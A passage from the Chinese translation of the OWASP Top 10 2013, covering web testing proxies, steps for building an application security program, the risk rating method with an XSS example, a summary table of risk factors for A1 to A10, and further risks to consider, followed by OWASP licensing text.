应用程序渗透测试工具：[WebScarab](#)是OWASP项目中最为广泛使用的一个工具，新的工具叫[ZAP](#)，目前更加流行的工具，这两款工具都是web应用程序的测试代理工具。这些工具允许安全分析人员和开发人员拦截web应用程序的请求，从而使安全分析人员能够了解该应用程序是如何工作的，进而允许安全分析人员提交测试请求用于检测应用程序是否对该请求进行安全响应。这个工具在协助分析人员确认XSS漏洞、身份认证漏洞和访问控制漏洞时特别有效。[ZAP](#)还内置了一个[主动扫描](#)工具，更重要是这些都是免费的！

现在就启动您的应用程序安全计划

应用程序安全已经不再是一个选择了。在日益增长的攻击和监管的压力下，企业组织必须建立一个有效的能力去确保应用程序的安全。由于已经在生产环境中的应用程序和代码行数量惊人，许多企业组织都得努力处理数量巨大的漏洞。OWASP推荐这些企业组织建立一个应用程序安全计划，深入了解并改善它们的应用程序组合的安全性。为了获得应用程序的安全性，需要不同企业组织中的多个部门之间协同工作，这包括了安全和审计、软件开发、和商业与执行管理。它要求提供安全的可见度，让所有不同角色的人都可以看到并理解企业组织的应用程序的安全态势。它还要求将重点集中在能以最低成本有效减少风险的实际活动和成果上，以提高整个企业组织的安全性。一个有效的应用程序安全计划中的一些关键活动包括：

开始阶段

- 建立一个应用程序安全计划并被采纳。
- 进行能力差距分析以比较您的组织和您的同行，从而定义关键有待改善的领域和一个执行计划。
- 得到管理层的批准，并建立一个针对企业的整个IT组织的应用程序安全宣传活动。

基于风险的组合方法

- 从固有风险的角度来确定并对您的应用程序组合进行优先排序。
- 建立一个应用程序的风险特征分析模型来衡量和优先考虑您的应用程序组合。建立保证准则，合理定义需要的覆盖范围和严格水平。
- 建立一个通用的风险等级模型，该模型应该包含一组一致的可能性和影响因素，来反应您的企业组织的风险承受能力。

建立强大的基础

- 建立一组集中关注的策略和标准，用于提供所有开发团队所遵循的一个应用程序安全底线。
- 定义一组通用的可重复使用的安全控制，用于补充这些政策和标准，并提供使用它们的设计和开发指南。
- 建立一个应用程序安全培训课程，此课程应该要求所有的开发人员参加，并且针对不同的开发责任和话题进行修改。

将安全整合入现有流程

- 定义并集成安全实施和核查活动到现有的开发与操作流程之中。这些活动包括了威胁建模，安全设计和审查，安全编码和代码审查，渗透测试，修复等等。
- 为开发和项目团队提供主题专家和支持服务，以保证他们的工作顺利进行。

提高安全在管理层的可见度

- 通过度量进行管理。根据对获取的度量和分析数据决定改进和投资的方向。这些度量包括：遵循安全实践/活动，引入的漏洞，修复的漏洞，应用程序覆盖的范围等等。
- 对实现和核查活动进行数据分析，寻找根本原因和漏洞模式，以推动整个企业的战略和系统改进。

这里讲述的是风险，而不是漏洞

虽然2007年和之前更老版本的OWASP Top 10专注于查找最常见的“漏洞”，但是OWASP TOP 10仍然一直围绕着风险而组织。这使得一些试图寻找一个严格的漏洞分类结构的人产生了一些理解上的混乱。2010年的OWASP Top 10项目首次明确了10大风险，十分明确地描述了威胁代理、攻击向量、漏洞、技术风险，和业务风险这些因素如何结合在一起产生风险，这个版本的OWASP TOP 10仍然采用相同的方法论。






Top 10 的风险评级方法是基于《OWASP风险评级方法》。对于Top 10中每一项，我们通过查看每个常见漏洞一般情况下的可能性因素和影响因素，评估了每个漏洞对于典型的Web应用程序造成的典型风险，然后根据漏洞给应用程序带来的风险程度的不同来对Top 10进行分级。

《OWASP风险评级方法》定义了许多用于计算漏洞风险等级的因素。但是，Top 10应该讨论普遍性，而不是在真实的应用程序中讨论具体的漏洞的风险。因此，我们无法像系统所有者那样精确计算应用程序中的风险高低。我们也不知道您的应用程序和数据有多重要、您的威胁代理是什么、或是您的系统是如何架构和如何操作的。

对于每一个漏洞，我们的方法包含三种可能性因素（普遍性、可检测性和可利用性）和一个影响因素（技术影响）。漏洞的普遍性我们通常无需计算。许多不同的组织一直在提供普遍性的数据给我们（请参考第3页致谢中的内容）。我们取了这些数据的平均数得到了根据普遍性排序的10种最可能存在的漏洞。然后将这些数据和其他两个可能性因素结合（可检测性和可利用性），用于计算每个漏洞的可能性等级。然后用每个漏洞的可能性等级乘以我们估计的每个漏洞的平均技术影响，从而得到了Top 10列表中每一项的总的风险等级。






值得注意的是这个方法既没有考虑威胁代理的可能性，也没有考虑任何与您的特定应用程序相关的技术细节。这些因素都可以极大影响攻击者发现和利用某个漏洞的整个可能性。这个等级同样没有将对您的业务的实际影响考虑进去。您的企业组织需要自己确定企业组织可以承受的应用安全风险有多大。OWASP Top 10的目的并不是替您做这一风险分析。

下面举例说明A3: 跨站脚本的风险计算方法。注意到XSS的风险非常普遍，以致于它被唯一赋予了“非常广泛”的普遍性值。其他所有风险值的范围从广泛到少见（值从1到3）。

 威胁代理	 攻击向量	 安全漏洞		 技术影响	 业务影响
应用描述	可利用性 平均	普遍性 非常广泛	可检测性 易	影响 中等	应用/业务描述
	2	0	1	2	
		1	*	2	
			2		

Top 10风险因素总结

下面的表格总结了2013年版Top 10应用程序安全风险因素，以及我们赋予每个风险因素的风险值。这些因素基于OWASP团队拥有的统计数据 and 经验而决定。为了了解某个特定的应用程序或者企业组织的风险，您必须考虑您自己的威胁代理和业务影响。如果没有相应位置上的威胁代理去执行必要的攻击，或者产生的业务影响微不足道，那么就是再臭名昭著的软件漏洞也不会导致一个严重的安全风险。

风险	 威胁代理	 攻击向量 可利用性	 安全漏洞 普遍性 可检测性		 技术影响 影响	 业务影响
A1-注入	应用描述	易	常见	平均	严重	应用描述
A2-失效的身份认证和会话管理	应用描述	平均	广泛	平均	严重	应用描述
A3-跨站脚本 (XSS)	应用描述	平均	非常广泛	易	中等	应用描述
A4- 不安全的直接对象引用	应用描述	易	常见	易	中等	应用描述
A5-安全配置错误	应用描述	易	常见	易	中等	应用描述
A6-敏感信息泄漏	应用描述	难	少见	平均	严重	应用描述
A7-功能级访问控制缺失	应用描述	易	常见	平均	中等	应用描述
A8-跨站请求伪造 (CSRF)	应用描述	平均	常见	易	中等	应用描述
A9-使用已知含有漏洞的组件	应用描述	平均	广泛	难	中等	应用描述
A10-未验证的重定向和转发	应用描述	平均	少见	易	中等	应用描述

额外需要考虑的风险

虽然Top 10的内容覆盖广泛，但是在您的企业组织中还有其他的风险需要您考虑并且评估。有的风险出现在了OWASP Top 10的以前版本中，而有的则没有，这包括在不停被发现的新的攻击技术。其他您需要考虑的重要应用程序安全风险包括以下方面：

- [Clickjacking](#)
- [并发漏洞](#)
- [拒绝服务](#)（2004年版Top 10的A9部分）
- [表达式语言注入](#)（[CWE-917](#)）
- [信息泄漏和不恰当的错误处理](#)（2007年版Top 10的A6部分）
- [抗自动化不足](#)（[CWE-799](#)）
- [登陆机制不足](#)（与2007年版Top 10的A6部分有关）
- [缺少入侵检测和响应](#)
- [恶意文件执行](#)（2007年版Top 10的A3部分）
- [质量分配](#)（[CWE-915](#)）
- [用户隐私](#)

THE BELOW ICONS REPRESENT WHAT OTHER VERSIONS ARE AVAILABLE IN PRINT FOR THIS TITLE BOOK.

ALPHA: "Alpha Quality" book content is a working draft. Content is very rough and in development until the next level of publication.

BETA: "Beta Quality" book content is the next highest level. Content is still in development until the next publishing.

RELEASE: "Release Quality" book content is the highest level of quality in a book's title's lifecycle, and is a final product.



ALPHA
PUBLISHED



BETA
PUBLISHED



RELEASE
PUBLISHED

YOU ARE FREE:



to share - to copy, distribute and transmit the work



to Remix - to adapt the work

UNDER THE FOLLOWING CONDITIONS:



Attribution. You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).



Share Alike. - If you alter, transform, or build upon this work, you may distribute the resulting work only under the same, similar or a compatible license.



OWASP

The Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks. Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.